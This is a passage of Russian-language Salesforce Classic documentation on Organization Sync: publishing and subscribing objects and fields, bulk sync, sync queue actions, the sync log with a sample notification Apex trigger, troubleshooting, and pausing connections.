При выборе параметра «Синхронизировать ленты и поля аудита» во время настройки подключения синхронизация лент между двумя организациями выполняется только после публикации объектов «Элемент ленты» и «Комментарий ленты». Поддерживаются только сообщения размером не более 50 Мб.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

## Интерес

### Возможность

Рекомендуем обновить этапы возможности со страницы сведений о записи возможности. Функция «Синхронизация организации» не поддерживает действия глобального поиска и замены для этапов возможности, а также не позволяет их синхронизировать между основной и второстепенной организациями.

## Продукт

### Задача

#### Общие сведения о взаимосвязях поиска

Прежде чем начать процесс публикации и подписки, убедитесь, что полностью понимаете роль, выполняемую поисками при использовании функции «Синхронизация организации». Синхронизация организации автоматически сохраняет большинство стандартных взаимосвязей поиска. Однако рекомендуется публиковать объекты и их поля соответствующим образом, отражающим иерархию используемой модели данных.

Система Salesforce позволяет сохранять иерархические взаимосвязи поиска не глубже одного уровня. Например, система сохраняет поиски между дочерним объектом «Контакт» и родительским объектом «Организация».

Удаление родительского объекта из системы Salesforce инициирует удаление его дочерних объектов (например, вложения). Данный алгоритм также распространяется на функцию «Синхронизация организации». Например, при синхронизации обращения, содержащего вложения, обратимое удаление обращения из одной организации инициирует обратимое удаление обращения и его вложений из обеих организаций. Аналогичным образом, восстановление обращения в одной организации инициирует восстановление обращения и его вложений в обеих организациях.

Чтобы гарантировать сохранность взаимосвязей поиска публикуемых объектов, воспользуйтесь рекомендациями ниже.

- Оба объекта должны быть выбраны для публикации и подписки.
- Родительский объект должен быть опубликован во второстепенной организации не позднее дочернего объекта. Если дочерний объект взаимосвязи поиска публикуется раньше родительского, то поле поиска остается пустым; если это поле поиска обязательно для заполнения — репликация записи завершится неудачей. Во избежание возможных нарушений, рекомендуем публиковать все объекты одновременно.
- Модель данных не должна содержать циклические зависимости.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

### Публикация объектов во второстепенную организацию

После настройки подключения для синхронизации организации можно опубликовать нужные объекты во второстепенной организации.

При публикации и подписке на объект пользователь создает связь между основной и второстепенной организациями, позволяющую применять вставки, обновления и удаления записей данного объекта к обеим организациям.

Чтобы опубликовать объекты из основной организации во второстепенную, выполните указанные ниже действия.

1. Выполните вход в основную организацию.
2. Откройте вкладку «Подключения».
3. Щелкните имя нужного подключения в столбце «Имя подключения».
4. Нажмите кнопку «**Публиковать/отменить публикацию**» в разделе «Опубликованные объекты».
5. Выберите все нужные объекты.

#### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic.

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования опубликованных объектов:

- «Управление подключениями»



6. Нажмите кнопку «**Сохранить**». Опубликованные объекты отображаются в разделе «Опубликованные объекты».

## Редактирование опубликованных полей

При публикации объекта рекомендуем также определить публикуемые поля данного объекта. По умолчанию публикация родительского объекта инициирует публикацию всех поддерживаемых полей. При необходимости публикация полей может быть отменена. Неопубликованное поле не отображается в связанной организации.

Чтобы отредактировать опубликованные поля объекта, выполните указанные ниже действия.

1. Откройте вкладку «Подключения».
2. Щелкните имя нужного подключения в столбце «Имя подключения».
3. Щелкните ссылку «**Правка**» напротив имени нужного объекта в разделе «Опубликованные объекты».

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic.

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования опубликованных полей:


- «Управление подключениями»



Данное действие инициирует отображение списка связанных полей. По умолчанию выбираются все поддерживаемые поля.


### Прим.:

- Список публикуемых полей не содержит поля аудита ввиду их автоматической синхронизации.
  - Поля типа «Область обогащенного текста» не могут быть опубликованы.
  - Поля формулы и поля сводного резюмирования не могут быть опубликованы, так как их значения определяются значениями других полей. В качестве временного решения опубликуйте поля ввода для поля формулы или поля сводного резюмирования. Затем создайте идентичное поле формулы или поле сводного резюмирования во второстепенной организации, ссылающейся на данные поля ввода, для вычисления его значения.
  - Поля поиска неопубликованных объектов не публикуются автоматически, т.к. публикация таких полей может привести к ошибкам синхронизации. Например, если поле объекта типа «Контакт» содержит поиск организаций, а объект типа «Организация» еще не опубликован, такое поле можно опубликовать только вручную.
4. Отмените выбор любых нужных полей. Прежде чем опубликовать поле, определите взаимосвязи поиска, подлежащие изменению.
  5. Нажмите кнопку «**Сохранить**».
  6. При применении двусторонней синхронизации и отмене публикации поля после его публикации и подписки повторите предыдущие действия в связанной организации.

 **Внимание:** Ниже перечислены действия над полем организации, инициирующие автоматическую отмену подписки на данное поле в связанной организации.

- Удаление поля
- Изменение типа поля
- Изменение размера или точности поля типа «Область подробного текста», «Текст», «Процент», «Число» или «Валюта»

Поле остается опубликованным, но требует повторной подписки в связанной организации.

 **Прим.:** Чтобы добавить поле в опубликованный объект, рекомендуется опубликовать и подписаться на поле для синхронизации его обновлений. Рекомендуется сначала опубликовать поле и подписаться на него, и только после этого обновлять значение поля.

### Подписка на объекты во второстепенной организации

Рекомендуем подписаться на опубликованный объект во второстепенной организации. При подписке на объект пользователь выполняет соотнесение объекта с самим собой, позволяя записям данного типа объекта отображаться во второстепенной организации.

Чтобы подписаться на объекты во второстепенной организации, выполните указанные ниже действия.

1. Выполните вход во второстепенную организацию.
2. Откройте вкладку «Подключения».
3. Щелкните имя нужного подключения в столбце «Имя подключения».
4. Нажмите кнопку «Подписаться/отменить подписку» в разделе «Подписанные объекты».
5. Выберите параметр «Автоматическое соотнесение объектов» для соотнесения каждого объекта с самим собой. Например, объект «Организация» будет соотноситься с объектом «Организация».
6. Нажмите кнопку «Сохранить». Теперь подписанные объекты отображаются в разделе «Подписанные объекты».

Подписка на объект в функции «Синхронизация организации» инициирует автоматическое соотнесение и подписку на все его поля. Чтобы отменить синхронизацию отдельного поля, отмените его публикацию.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования подписанных объектов:

- «Управление подключениями»

### Редактирование подписанных полей

Подписка на объект в функции «Синхронизация организации» инициирует автоматическую подписку на его поля. Автоматическое соотнесение полей гарантирует правильную синхронизацию данных.

Чтобы просмотреть подписанные поля объекта, выполните указанные ниже действия.

1. Выполните вход в организацию-подписчик.
2. Откройте вкладку «Подключения».
3. Щелкните имя нужного подключения.
4. Щелкните ссылку «**Правка**» напротив имени нужного объекта в разделе «Подписанные объекты».


Подписка на поле выполняется при наличии в столбце «Поля пользователя» любого значения соотнесения, кроме значения «--Нет--». Поля должны соотноситься между собой (например, поле «Описание организации» соотносится с полем «Описание организации»).

#### Прим.:

- Параметр «**Недоступно**», отображаемый для поля в столбце «Поля пользователя», указывает на использование данного поля для поиска неподписанного объекта. После подписки на проблемный объект подписка на соответствующие поля поиска выполняется автоматически.
- Чтобы отменить синхронизацию отдельного поля, просто отмените его публикацию; отмена подписки не требуется.

### Выполнение процесса публикации

Благодаря публикации объектов в основной организации и подписке на данные объекты во второстепенной организации, обновления записей для данных типов объектов могут передаваться из основной организации во второстепенную. Чтобы выполнить двустороннюю синхронизацию обновлений, рекомендуем опубликовать и подписаться на данные объекты в обратном направлении — из второстепенной организации в основную.

 **Важное замечание:** При применении односторонней синхронизации пропустите данный процесс.

1. Откройте второстепенную организацию и опубликуйте все объекты в основную организацию.
2. Откройте основную организацию и выполните указанные ниже действия.
  - a. Подпишитесь и соотнесите все опубликованные объекты.
  - b. При необходимости измените подписанные поля объекта.

После публикации и подписки на объекты в обоих направлениях (из основной организации во второстепенную, а также из второстепенной организации в основную) рекомендуем выполнить пакетную синхронизацию для копирования записей во второстепенную организацию. После выполнения начальной пакетной синхронизации все вставки, обновления и удаления записей автоматически применяются к обеим организациям.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования подписанных полей:

- «Управление подключениями»

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для публикации и подписки на объекты:


- «Управление подключениями»

## Выполнение пакетной синхронизации

Пакетная синхронизация инициирует копирование любой новой записи опубликованного и подписанного типа объекта, обеспечивая доступность записи в обеих организациях. Пакетная синхронизация копирует записи в одном направлении, поэтому выполнение пакетной синхронизации в основной организации инициирует копирование новых записей во второстепенной организации.

Чтобы выполнить пакетную синхронизацию, выполните указанные ниже действия.

1. Щелкните **«Пакетная синхронизация»** на странице сведений о подключении для синхронизации организации.  
Страница пакетной синхронизации отображает список всех опубликованных объектов.
2. Определите количество объектов для синхронизации или выберите контрольную дату за прошлый год для определения записей, подлежащих синхронизации.

 **Важное замечание:** Контрольная дата по умолчанию — за один год до текущей даты. При начальной пакетной синхронизации рекомендуем использовать пакетную синхронизацию записей на основе даты, позволяющую уменьшить объем данных, обрабатываемых за один раз.

Например, сначала выполните пакетную синхронизацию на основе первой контрольной даты (три месяца назад), а затем выполните следующую пакетную синхронизацию на основе второй контрольной даты (шесть месяцев назад). Группирование записей не требует дополнительного времени ввиду отсутствия повторной синхронизации уже синхронизированных записей.

3. Нажмите кнопку **«Начать синхронизацию»**.

## Рекомендации по пакетной синхронизации

Пакетная синхронизация инициирует копирование любой записи опубликованного и подписанного типа объекта, обеспечивая доступность записи в обеих организациях. Копирование записи посредством пакетной синхронизации инициирует синхронизацию любых будущих обновлений записи.

### Когда следует выполнять пакетную синхронизацию?

Выполнение процесса публикации и подписки при настройке функции «Синхронизация организации» не инициирует добавление записей во второстепенную организацию. Чтобы быстро заполнить второстепенную организацию записями для предоставления пользователям доступа к данным во время простоя, выполните начальную пакетную синхронизацию. Кроме того, рекомендуем выполнять пакетную синхронизацию при каждой публикации и подписке на новые объекты.

### Как выбрать контрольную дату на странице пакетной синхронизации?

Пакетная синхронизация инициирует копирование любых записей, созданных или измененных после наступления определенной даты в пределах одного года. Данная дата выбирается на странице пакетной синхронизации. При начальной пакетной синхронизации рекомендуем использовать пакетную синхронизацию записей на основе даты, позволяющую минимизировать объем данных, обрабатываемых за один раз.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для выполнения пакетной синхронизации:

- «Управление подключениями»

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Например, сначала выполните пакетную синхронизацию на основе первой контрольной даты (три месяца назад), а затем выполните следующую пакетную синхронизацию на основе второй контрольной даты (шесть месяцев назад). Группирование записей не требует дополнительного времени, поскольку система не копирует повторно уже синхронизированные записи.

### Как контролировать выполнение пакетной синхронизации?

Чтобы просмотреть общее количество записей, ожидающих синхронизации, воспользуйтесь соответствующей очередью записей на странице сведений о подключении. Во время выполнения синхронизации кнопка **«Пакетная синхронизация»** неактивна. Выход из системы Salesforce не влияет на выполнение синхронизации. Кнопка **«Пакетная синхронизация»** становится активной после завершения синхронизации.

### Может ли пакетная синхронизация завершиться неудачей?

Если запись, добавленная в пакетную синхронизацию, содержит ошибку (например, недопустимый поиск), то копирование данной записи и ее дочерних записей не выполняется; данная ошибка не препятствует копированию записей, которые не связаны с необработанными записями. Ошибки репликации регистрируются журналом синхронизации организации, тогда как ошибки метаданных регистрируются журналом подключений.

### Как долго выполняется пакетная синхронизация?

Продолжительность пакетной синхронизации определяется количеством копируемых записей. Пакетная синхронизация может занять несколько часов или дней.

## Перенаправление записей вручную

Несмотря на преимущественное использование функции пакетной синхронизации для копирования записей во второстепенную организацию, система Salesforce позволяет также перенаправлять отдельные записи со страниц сведений о записях. Сначала добавьте связанный список «Внешний общий доступ» в макет страницы каждого типа объекта, публикуемого посредством функции «Синхронизация организации». Связанный список «Внешний общий доступ» отображает статус общего доступа для каждой записи, а также связанные подключения.

1. Чтобы перенаправить текущую и связанные записи во второстепенную организацию, выполните указанные ниже действия.
  - a. Откройте страницу сведений о записи.
  - b. Нажмите кнопку **«Перенаправить [тип объекта]»** в связанном списке «Внешний общий доступ».
2. Чтобы перенаправить несколько записей во второстепенную организацию, выполните указанные ниже действия.
  - a. Откройте вкладку для нужного типа записи.
  - b. Выберите нужное списковое представление из раскрывающегося списка «Просмотр» и нажмите кнопку **«Начать»**.
  - c. Выберите нужные записи из спискового представления. Чтобы выбрать все записи, установите флажок в заголовке столбца.
  - d. Нажмите кнопку **«Перенаправить подключениям»**.
3. Выберите нужное подключение в списке «Доступные подключения».
4. Чтобы переместить подключение в список «Выбранные подключения», нажмите кнопку **«Добавить»**.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра статуса внешнего общего доступа для записи:


- «Чтение» для записи

Для управления подключением для синхронизации организации выполните следующие действия.

- «Управление подключениями»



5. При необходимости выберите нужные связанные записи.

 **Прим.:** При перенаправлении обращения во второстепенную организацию участники рабочей группы пользователя, элементы ленты, комментарии ленты и предопределенная рабочая группа подлежат автоматическому перенаправлению, поэтому соответствующие параметры не отображаются. Участники рабочей группы контакта не поддерживаются.

6. Нажмите кнопку «Сохранить».

## Обслуживание организаций

### Отслеживание среды для функции «Синхронизация организации»

Страница сведений о подключении для синхронизации организации позволяет контролировать фоновые операции синхронизации.

При отправке обновления записи между организациями обновление отображается в соответствующей очереди записей на странице сведений о подключении до момента его получения связанной организацией. Очередь отображает исходящие действия синхронизации, поэтому обновление, отправляемое во второстепенную организацию, отображается в очереди основной организации.

Если синхронизировать обновленные данные не удалось, система повторит попытку. В столбце «Дата следующие попытки» запроса отображается очередь следующей попытки синхронизации. После нескольких неудачных попыток обновление добавляется в журнал синхронизации организации и удаляется из очереди. В журнал заносится одна запись после первой повторной попытки обновления, и еще одна запись после удачного обновления или неудачной последней попытки. (Синхронизация пользователя и синхронизация метаданных повторно не выполняется, поэтому в случае неудачи в журнале синхронизации организации сразу же появляется соответствующая запись.)

Раздел «Журнал синхронизации организации» на странице сведений о подключении отображает последние записи журнала, а также содержит ссылку на полный журнал, расположенный на вкладке «Журнал синхронизации организации» системы Salesforce. В каждой записи журнала приводится информация об измененной записи, типе обновления, времени внесения записи в журнал, статус и код ошибки (при ее наличии). После первой неудачной попытки обновления поле «Статус» принимает значение «Повторная попытка», а после нескольких повторений принимает значение «Сбой» или «Решение найдено».

 **Совет:**

- Если статус события не показан, добавьте поле «Статус» в макет страницы журнала синхронизации организации.
- Чтобы просмотреть сведения о событии и описание ошибки (при ее наличии), щелкните номер события.

Как правило, ошибки репликации вызываются необработанными взаимосвязями поиска. Если ошибка исправлена, запись добавляется в очередь при следующем обновлении. Столбец «Действие» позволяет получать подробные сведения о невыполненных операциях.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### Действия в очереди записей для функции «Синхронизация организации»

При отправке обновления записи между основной и второстепенной организациями запись отображается в соответствующей очереди записей на странице сведений о подключении. Столбец «Действие» данной очереди отображает действие репликации, выполняемое для записи.

Ниже перечислены действия, доступные для записей в очереди.

| Действие                                   | Определение  |
|--|--|
| Пакетная синхронизация                     | Выполняется копирование в связанную организацию записей, созданных или обновленных позднее указанной даты пакетной синхронизации.  |
| Пакетная синхронизация пользователей       | Выполняется копирование записей пользователей в связанную организацию.   |
| Подключение восстановлено администратором  | Подключение для синхронизации организации восстановлено пользователем.   |
| Подключение приостановлено администратором | Подключение для синхронизации организации приостановлено пользователем. Обновления добавляются в очередь записей для функции «Синхронизация организации» и будут обработаны после возобновления подключения пользователем.                                       |
| Деактивация подключения                    | Подключение для синхронизации организации деактивировано.  |
| Подключение восстановлено                  | Подключение для синхронизации организации восстановлено автоматически, т.к. обе организации стали доступны.  |
| Подключение приостановлено                 | Подключение для синхронизации организации было автоматически приостановлено, т.к. одна из связанных организаций недоступна. Обновления добавляются в очередь записей для функции «Синхронизация организации» и будут обработаны после возобновления подключения. |
| Обновление подключения                     | Ответственный за подключение для синхронизации организации обновлен; в настоящее время данное обновление отправляется связанной организации.   |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

| Действие                                     | Определение  |
|--|--|
| Удаление соотнесения полей                   | Публикация поля отменена; публикация отменяется в связанной организации.   |
| Обновление имени соотнесения полей           | Имя поля обновлено; данное обновление передается связанной организации.  |
| Обновление соотнесения полей                 | Определение поля обновлено для данной записи; данное обновление передается связанной организации.                        |
| Общая вставка                                | Запись копируется в связанную организацию.   |
| Общее обновление                             | Запись обновлена; данное обновление передается связанной организации.  |
| Отправка обновления соотнесения по эл. почте | Соотнесение типа, поля или значения обновлено; администратор Salesforce уведомляется по эл. почте.                       |
| Отсутствует код партнера                     | Код объекта партнера отсутствует для записи; определение кода выполняется (участие пользователя не требуется).           |
| Удаление репликации                          | Запись удалена; запись удаляется в связанной организации.  |
| Восстановление репликации                    | Запись восстановлена; запись восстанавливается в связанной организации.  |
| Удаление соотнесения типов                   | Соотнесение типов (например, определение настраиваемого объекта) удалено; соотнесение удаляется в связанной организации. |
| Обновление имени соотнесения типов           | Имя соотнесения типов обновлено; данное обновление передается связанной организации.                                     |
| Подписка партнера на набор соотнесений типов | Подписка на опубликованный объект выполнена; данное обновление отправляется в связанную организацию.                     |
| Обновление соотнесения типов                 | Соотнесение типов обновлено; данное обновление передается связанной организации.   |
| Вставка пользователя                         | Пользователь копируется в связанную организацию.   |
| Удаление соотнесения значений                | Соотнесение значений раскрывающегося списка удалено; соотнесение удаляется в связанной организации.                      |


## Отслеживание ошибок синхронизации посредством триггера журнала синхронизации организации

Рекомендуем создать триггеры Apex для журнала синхронизации организации, позволяющие проверять выполнение синхронизации и отслеживать ошибки.

Ниже перечислены некоторые способы использования триггеров для журнала синхронизации организации.

- Создайте триггер, отправляющий администратору сообщения эл. почты при добавлении в журнал более 10 новых записей в течение последних 24 часов.
- При добавлении в журнал записи для организации иницилируйте бизнес-правило, помечающее организацию флажком «Требует согласования».

Чтобы создать триггеры журнала синхронизации организации, введите строку «Журнал синхронизации организации» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «Триггеры».

 **Пример:** Пример ниже позволяет отправлять администратору сообщения эл. почты при добавлении новой записи в журнал. Замените текст, выделенный **полужирным шрифтом**, нужным адресом эл. почты.


```
trigger NotifyOrgSyncEntry on PartnerNetWorkSyncLog (after insert) {
    Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
    mail.setToAddresses(new String[] { 'test@salesforce.com' });
    mail.setReplyTo(' test@salesforce.com' );
    mail.setSubject('New Org Sync Log Entry');
    mail.setPlainTextBody('There is a new entry in the Org Sync Log. ');
    mail.setUseSignature(false);
    Messaging.sendEmail(new Messaging.SingleEmailMessage[] {mail});
}
```

## Составление отчета по журналу синхронизации организации

Администратор функции «Синхронизация организации» может создавать типы настраиваемых отчетов для журнала синхронизации организации, позволяющие отслеживать ошибки синхронизации.

При создании типа настраиваемого отчета объект «Журнал синхронизации организации» может использоваться в качестве основного или дополнительного для любого объекта, поддерживаемого функцией «Синхронизация организации» (например, объект «Организации» или «Контакты»). Ниже перечислены некоторые способы использования функции составления отчетов, позволяющие отслеживать состояние среды для функции «Синхронизация организации».

- Создание настраиваемого отчета для объекта «Журнал синхронизации организации», возвращающего все записи журнала за определенный диапазон дат.
- Создание настраиваемого отчета для объекта «Обращение», возвращающего все записи журнала для записей, связанных с обращением в прошлом месяце.
- Создание панели мониторинга с отчетами, возвращающими:
  - Количество записей журнала за последние 24 часа
  - Количество записей журнала по типу поля

 **Прим.:** В журнале отображаются исходящие события синхронизации, поэтому результаты, возвращаемые в одном отчете, будут различаться в зависимости от организации, в которой вы работаете

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic.

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

 **Пример:** Допустим, администратору Salesforce требуется создать тип настраиваемого отчета, который возвращает все записи журнала для записей, связанных с организацией на прошлой неделе.

- Администратор создает тип настраиваемого отчета «Записи организаций в журнале синхронизации организации» и сохраняет его в папку «Другие отчеты».
- Администратор выбирает объект «Организация» в качестве родительского, а объект «Журнал синхронизации организации» — в качестве дочернего, используя взаимосвязь **«Каждая запись "А" должна иметь как минимум одну связанную запись "В"»**.
- Администратор выбирает поля для добавления в тип отчета в разделе «Поля, доступные для отчетов».
- Администратор создает отчет на основе нового типа настраиваемого отчета и выбирает диапазон **«Прошлая неделя»**.

### Диагностика ошибок синхронизации

При переключении между основной и второстепенной организациями пользователям функции «Синхронизация организации» могут отображаться ошибки. Чтобы определить возможную причину и принять верное решение, просмотрите этапы устранения неполадок.

Если синхронная запись отсутствует в связанной организации...

| Возможная причина   | Рекомендуемые действия   |
|---|--|
| Выполняется копирование записи в связанную организацию.     | <p>Просмотрите очередь записей на странице сведений о подключении в организации, выбранной для создания записи. Если запись находится в очереди, значит выполняется ее копирование в связанную организацию.</p> <p>Запись удаляется из очереди после успешного или неудачного завершения копирования. При неудачном копировании запись добавляется в журнал синхронизации организации. Просмотрите журнал для получения дополнительной информации.</p> |
| Тип объекта записи не опубликован и не подписан.            | <ol style="list-style-type: none"> <li>1. Опубликуйте и подпишитесь на объект.</li> <li>2. Выполните пакетную синхронизацию для копирования записей данного типа объекта в связанную организацию.</li> </ol>   |
| Родительская запись не скопирована в связанную организацию. | <ol style="list-style-type: none"> <li>1. Убедитесь, что тип объекта родительской записи опубликован и подписан.</li> </ol>  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

**Возможная причина**

**Рекомендуемые действия**

|   |  |
|---|--|
|   | <p><b>2.</b> Перенаправьте родительскую запись в связанную организацию вручную с помощью связанного списка «Внешний общий доступ» на странице сведений о записи.</p> <p>После перенаправления родительской записи система выполняет автоматическое перенаправление исключительно дочерних записей (например, комментарии к обращениям); другие дочерние записи (например, контакты) должны перенаправляться вручную.</p> |
| <p>Метаданные для объекта записи не совпадают между основной и второстепенной организациями. Например, одна из организаций не содержит тип поля или записи.</p> | <p>Обновите метаданные организаций.</p>  |
| <p>Запись изменялась или создана до контрольной даты, выбранной пользователем при выполнении пакетной синхронизации.</p>  | <p>Пакетная синхронизация копирует только записи, созданные или измененные после контрольной даты, выбранной пользователем при настройке пакетной синхронизации. Наиболее ранняя доступная для выбора контрольная дата — за один год до текущей даты. При необходимости перенаправьте запись в связанную организацию вручную посредством связанного списка «Внешний общий доступ».</p>                                   |

Если второстепенная организация недоступна...

**Возможная причина**

**Рекомендуемые действия**

|   |   |
|---|---|
| <p>При обслуживании второстепенной организации система приостанавливает отправку всех обновлений записей из основной организации, поэтому очередь записей может содержать большое количество элементов.</p> | <p>Дождитесь завершения обслуживания. Основная организация возобновляет отправку обновлений записей по мере доступности второстепенной организации.</p> |
|---|---|

Если новый пользователь не копируется в связанную организацию...

**Возможная причина**

**Рекомендуемые действия**

|  |  |
|--|--|
| <p>Новый профиль, назначенный пользователю, не создан в связанной организации.</p> | <p>Журнал синхронизации организации регистрирует пользователя в качестве неудачной репликации. Прежде чем добавить пользователя в связанную организацию, добавьте назначенный ему профиль.</p> <ol style="list-style-type: none"> <li>1. Создайте профиль в связанной организации. Убедитесь, что обе организации используют одно имя профиля.</li> <li>2. Откройте запись пользователя в организации, выбранной для создания пользователя. Чтобы</li> </ol> |
|--|--|

**Возможная причина**

**Рекомендуемые действия**

|  |   |
|--|---|
|  | <p>инициировать репликацию записи пользователя, щелкните <b>«Правка»</b> и нажмите кнопку <b>«Сохранить»</b>.</p> |
| <p>Пользователь не имеет <a href="#">стандартной лицензии пользователя Salesforce</a>.</p> | <p>Синхронизируются только пользователи, имеющие стандартную лицензию Salesforce.</p>                             |

**Отмена публикации объектов и полей**

Чтобы отменить синхронизацию объекта или поля, отмените его публикацию в организациях. Помните, что объекты или поля, публикация которых отменяется, могут иметь связанные взаимосвязи поиска.

Отмена публикации **объекта** инициирует удаление связи синхронизированных записей данного типа объекта между двумя организациями. Например, при отмене публикации объекта последующее редактирование синхронизированной записи данного объекта в основной организации не будет реплицироваться во второстепенной организации ввиду отмены синхронизации данных записей.

Отмена публикации **поля** объекта препятствует синхронизации данного поля в синхронизированных записях данного типа объекта. Например, при отмене публикации поля «Стоимость» объекта «Возможность» синхронизированные записи возможностей остаются синхронизированными, но редактирование поля «Стоимость» записи возможности не будет реплицироваться в другой организации. Запись возможности, созданная после публикации поля «Стоимость», будет автоматически перенаправляться во второстепенную организацию, но не будет отображать поле «Стоимость» во второстепенной организации.

1. Чтобы отменить публикацию объекта, выполните указанные ниже действия.
  - a. Выполните вход в основную организацию.
  - b. Откройте вкладку «Подключения».
  - c. Щелкните имя нужного подключения в столбце «Имя подключения».
  - d. Нажмите кнопку **«Публиковать/отменить публикацию»** в разделе «Опубликованные объекты».
  - e. Отмените выбор нужного объекта.
  - f. Нажмите кнопку **«Сохранить»**.
  - g. При применении двусторонней синхронизации выполните предыдущие действия во второстепенной организации.
  
2. Чтобы отменить публикацию поля, выполните указанные ниже действия.
  - a. Выполните вход в основную организацию.
  - b. Откройте вкладку «Подключения».
  - c. Щелкните имя нужного подключения в столбце «Имя подключения».
  - d. Щелкните ссылку **«Правка»** напротив имени нужного объекта в разделе «Опубликованные объекты».
  - e. Отмените выбор нужного поля.
  - f. Нажмите кнопку **«Сохранить»**.
  - g. При применении двусторонней синхронизации выполните предыдущие действия во второстепенной организации.

**ВЕРСИИ**

Доступно в версиях: Salesforce Classic.

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

**ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ**

Для редактирования опубликованных объектов:

- «Управление подключениями»

## Приостановка подключения для функции «Синхронизация организации»

При обнаружении повторяющихся ошибок синхронизации или возникновении необходимости изменения организации рекомендуем приостановить подключение между основной и второстепенной организациями. Обновления, выполненные во время приостановки, синхронизируются после возобновления подключения.

Чтобы приостановить подключение между организациями, выполните указанные ниже действия.

1. Откройте страницу сведений о нужном подключении.
2. Щелкните **«Приостановить»** вверху страницы.
3. Нажмите кнопку **«ОК»**.
4. При использовании двусторонней синхронизации рекомендуем также выполнить предыдущие действия в связанной организации для приостановки обновлений в обоих направлениях. Приостановка подключения только в одном направлении может инициировать возникновение ошибок синхронизации.

Чтобы возобновить подключение между организациями, выполните указанные ниже действия.

1. Откройте страницу сведений о нужном подключении.
2. Щелкните **«Возобновить»** вверху страницы.
3. При приостановке обновлений в обоих направлениях рекомендуем также выполнить предыдущие действия в связанной организации.

После возобновления подключения система Salesforce отправляет обновления, находящиеся в очереди, в связанную организацию. Время, необходимое для обработки всех отложенных обновлений, определяется степенью наполнения очереди.

**!** **Важное замечание:** По мере наполнения очереди увеличивается время, необходимое для синхронизации двух организаций. Чтобы минимизировать ошибки синхронизации, рекомендуем возобновить подключение как можно раньше.

## Рекомендации по приостановке подключения для функции «Синхронизация организации»

